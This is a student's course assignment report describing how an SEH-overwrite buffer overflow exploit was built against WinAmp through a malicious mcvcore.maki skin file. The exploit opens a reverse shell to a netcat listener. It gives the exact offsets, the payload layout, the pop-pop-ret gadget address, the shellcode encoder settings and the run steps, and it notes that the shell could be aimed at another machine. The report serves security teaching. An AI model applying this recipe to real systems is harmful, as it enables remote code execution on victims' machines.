Jigyas Sharma

Dr. Alexandru Bardas

EECS 765

29 September 2023

Programming Assignment 2: Report

Introduction

In this assignment, we look at a buffer overflow vulnerability in an application called "WinAmp". The aim of the assignment is to prove that even though the application does not require any network privileges, it is possible to exploit the application in a way to achieve a reverse shell over the network. Furthermore, during this development we learn about using gadgets to tackle the implementation of Guard Stacks which were put to avoid buffer overflows.

Running the Exploit

Exploit Generation File: winampBOE(Final Exploit).pl

Exploit File: mcvcore.maki

LHOST: 127.0.0.1

LPORT: 5555


Step 1: Run the exploit generation file and pipe the output to "mcvcore.maki". Use the command "*perl winampBOE(Final Exploit).pl > mcvcore.maki*".

Step 2: Place the "mcvcore.maki" file in the WinAmp skins folder under Bento.

Step 3: Open a windows admin shell and listen on port 5555. Use the command "nc -nvlp 5555". The shell would return something along the lines of "Listening on any [5555]".

Step 4: Start the WinAmp application and load the bento skin.

Step 5: Upon loading the skin, the listen port receives a shell over TCP.




```
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>nc -nvlp 5555
listening on [any] 5555 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 49179
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Program Files\Winamp>
```

Figure 1: Bento skin returns shell.


Developing the Exploit

The steps to developing the exploit for WinAmp, we must first check for a vulnerability. The vulnerability that we are planning to exploit for this application is the Structured Exception Handler(SEH) Chain. The SEH Chain is a protection method that when encountered with an error goes to an arbitrary location where there is a linked list of different errors that may occur and how to handle them. The first part of attacking is to check if we can get the exception handler to be invoked on our command. To invoke the exception handler, we pass a massive input in our ".maki file". The ".maki" file contains the code to a part of loading up a skin in the WinAmp application. We create a perl script that contains the basic structure of the ".maki" file however in this structure we add some input of As to see if we can get the application to trigger exception handling. I chose to add 20,000 "A"s to my input to check if an exception handler will be triggered. From figure 2, we can see that an exception handler was called, furthermore, we had passed enough A characters that not only did we trigger an exception, however, when we examine the chain we notice that the exception handler had also been over written. This proves that the exception handler is stored somewhere on the stack and we need derive the offset at which we can control the 2 addresses needed for us. The address to the handler and the address to the next record in the exception handler chain. The address to the next record in the handler is filled with the instruction “Nop Nop JMP +4”. The address to the handler is filled with an address to a gadget from a shared library that contains “Pop Pop Ret”. We can now use the tools,“pattern_create” and “pattern_offset” , provided by Metasploit Framework to calculate the distance to overwriting the input. During the first iteration of creating and inputting 20,000 characters from pattern_create and checking them using “pattern_offset”, I came across the issue that pattern_create and pattern_offset only detect patterns to a length of approx 8000. So, I decided to break the input into 4 chunks of 5000 characters of “A”, “B”, “C” and “D”. When I passed this input, the SEH Chain reflected “42424242” in the stack. This meant that the SEH chain existed between 15,000 and 20,000. I then passed an input of 15,000 “A”s and then concatenated the output from pattern_create of length 5,000. Then I used pattern_offset to check where the offsets lied, which were at 1756 and 1760(check Figure 3 and Figure 4). When those values are aggregated with 15,000 “A”s which were before the pattern_create input, the offsets are 16756 and 16760. Now, to check if I was writing the correct locations, I passed in an input of 20,000 characters, with Bs at 16756 and Cs at 16760(check figure 4). This proved that we have control over SEH Chain.



```
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=03817d69 ebx=03817d6a ecx=3fffb910 edx=00000003 esi=03829926 edi=01750000
eip=7c3429c1 esp=0172e410 ebp=0172e418 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010202
NSCRT!memmove+0x33:
7c3429c1 f3a5            rep movs dword ptr es:[edi],dword ptr [esi]
0:001> !exchain
017425b8: 41414141
Invalid exception stack at 41414141
```

Figure 2: Exception Thrown and "A"s written.



```
NSCRT!memmove+0x33:
7c3429c1 f3a5            rep movs dword ptr es:[edi],dword ptr [esi]
0:001> !exchain
017525b8: 37674336
Invalid exception stack at 67433567
```

Figure 3: SEH Chain with pattern_create input



```
┌──(kali㉿kali)-[/usr/share/metasploit-framework/tools/exploit]
└─$ ./pattern_offset.rb -q 37674336
[*] Exact match at offset 1760

┌──(kali㉿kali)-[/usr/share/metasploit-framework/tools/exploit]
└─$ ./pattern_offset.rb -q 67433567
[*] Exact match at offset 1756
```

Figure 4: Pattern found



```
0:001> !exchain
017025b8: 43434343
Invalid exception stack at 42424242
```

Figure 5: Addresses being controlled.

Structure of the Input

```
$function_name = "\x90" x 16756 . "\x90\x90\xEB\x06" . "\x7f\x3b\x37\x7c"
. "\x90" x 20 . $buf . "\x90" x 2508;
```

"\x90" x 16756 : This is a NOP buffer to be able to reach the offset that would trigger an exception. This can also be replaced by another arbitrary character. However, I choose NOPs as they are safer in the context of execution.

"\x90\x90\xeb\x06" : This is the address to the exception handler, which does a JMP + 6 to jump the next address and go over to our NOP sled which eventually reaches the shell code. Essentially, JMP+4 should work, however, since I am using 20 NOPs before the shell code, +6 should not make a difference, it might also be better in case the stack was to shift.

"\x7f\x3b\x37\x7c" : This is the address to the gadget that executes a pop pop return. Check "Determing the Parameters used in the Malicious Input" for more information about this gadget.

"\x90" x 20 : This is just a buffer of 20 NOPs before the shell code.

"$buf" : The buf variable contains the shell code that was created using Metasploit Framework's msfconsole.

“\x90” x 2508 : The remaining of the string is filled with NOPs in case the stacks were to shift or the shell code was to inflate.

The entire input amounts to a total of 20,000 characters as during testing that is the amount I used to overflow the stack, so I wanted to be consistent with the amount of characters I am writing.

Determining the Parameters used in the Malicious Input

SEH CHAIN Next Record: 16760


Address to Exception Handler: 16756

Architecture: Little Endian

Address of POP POP RET: 7c373b7f

Shell Code: “shellcode.txt”

The first parameter that we need to figure out is offset to the SEH Chain and the address to the next record in the SEH Chain. This can be figured out using the pattern_create and pattern_offset tools from Metasploit Framework. This was also discussed in the “Developing the Exploit” section. The second parameter we need to figure out is the architecture in which the program is running. This can be done be passing the inputs at the offset with “BCDE”. The address that appears in the exception chain is “\x45\x44\x43\x42”. This means that the architecture that we are attacking is **“Litte Endian”**. We also need to figure out which Pop Pop Return gadget we need to use and the address to the where we can access this gadget. First, we load narly into our debugger to check which shared libraries are accessed by the program and which libraries are in scope of the program. The best library would be to pick something that implements a SEH Protection, however, other protection mechanisms are off. I chose “nscrt.dll” since that had a SEH mechanism and all the other mechanisms were off. We then use “msfpescan” to check where in this library are Pop Pop Ret gadgets located. The program returns multiple pop pop return gadgets. However, we try to find a “Pop edi Pop esi Ret” gadget. We choose to pop edi and esi because in figure 2 and figure 3 we can see that the program executes a “reps movs dword ptr es: [edi], dword ptr [esi]”. This essentially moves doublewords from esi to edi. Therefore, we pop both of them to return to our old context where our shell code exists. We find that such a gadget is located at in “nscrt.dll” at 0x7c373b7f(Figure 6). Lastly, we need a shell code that can be produced using msfconsole by Metasploit Framework.



```
0×7c3702a5 pop ebx; pop edi; ret
0×7c370407 pop ebx; pop ebp; ret
0×7c3707a1 pop edi; pop esi; ret
0×7c370924 pop edi; pop esi; ret
0×7c3713de pop edi; pop esi; ret
0×7c371415 pop edi; pop esi; ret
0×7c371520 pop ebx; pop ecx; ret
0×7c371694 pop esi; pop ebx; ret
0×7c3717dc pop esi; pop ebp; ret
0×7c37259f pop edi; pop esi; ret
0×7c372c48 pop esi; pop ebp; ret
0×7c372d50 pop ebx; pop ebp; ret
0×7c372fb1 pop edi; pop esi; ret
0×7c373aba pop eax; pop ebp; ret
0×7c373b7f pop edi; pop esi; ret
0×7c373ebe pop esi; pop ebx; ret
0×7c373fd9 pop esi; pop ebp; ret
0×7c374012 pop esi; pop ebp; ret
0×7c374f1d pop esi; pop ebp; ret
0×7c3755bd pop ebx; pop ebp; ret
0×7c375927 pop ecx; pop ebp; ret
0×7c375b9d pop eax; pop ebp; ret
0×7c375cee pop ecx; pop ecx; ret
0×7c375ee7 pop ebx; pop ebp; ret
0×7c37606d pop esi; pop ebx; ret
0×7c3761a6 pop esi; pop ebx; ret
0×7c376401 pop ebx; pop ebp; ret
0×7c376540 pop ebx; pop ebp; ret
0×7c376679 pop ebx; pop ebp; ret
0×7c37765e pop ecx; pop ecx; ret
```

Figure 6: Address of POP POP RET Gadget

Generating Malicious Input

Our malicious input is shell code. To generate the shell code, we use the msfconsole which is a part of the toolkit provided by Metasploit framework. We return the shell to 127.0.0.1 which is the host machine and the victim machine in our case to make the testing easier. However, if we were to change the shell code to return to a different machine, that would work as well. We set the listen port to 5555 on which the shell code will be received if listening. The shell code will also be using the x86/alpha_mixed encoder. I also specified not to use the bad character of "\x00\xeb\x04\xff". This shell code can then be put into the structure of the input. Once, the program is ready with the shell code and replicates the basic structure of the ".maki" file, we can run our perl program and pipe our input to the mcvcore.maki file. This mcvcore.maki file is accessed by the skin to load the skin to the program however due to creating the malicious input, when the skin is loaded it will return a shell to a host system at 127.0.0.1 at port 5555.

References

None Applicable

Collaborations

Ina Fendel : Long Input for pattern_create and pattern_offset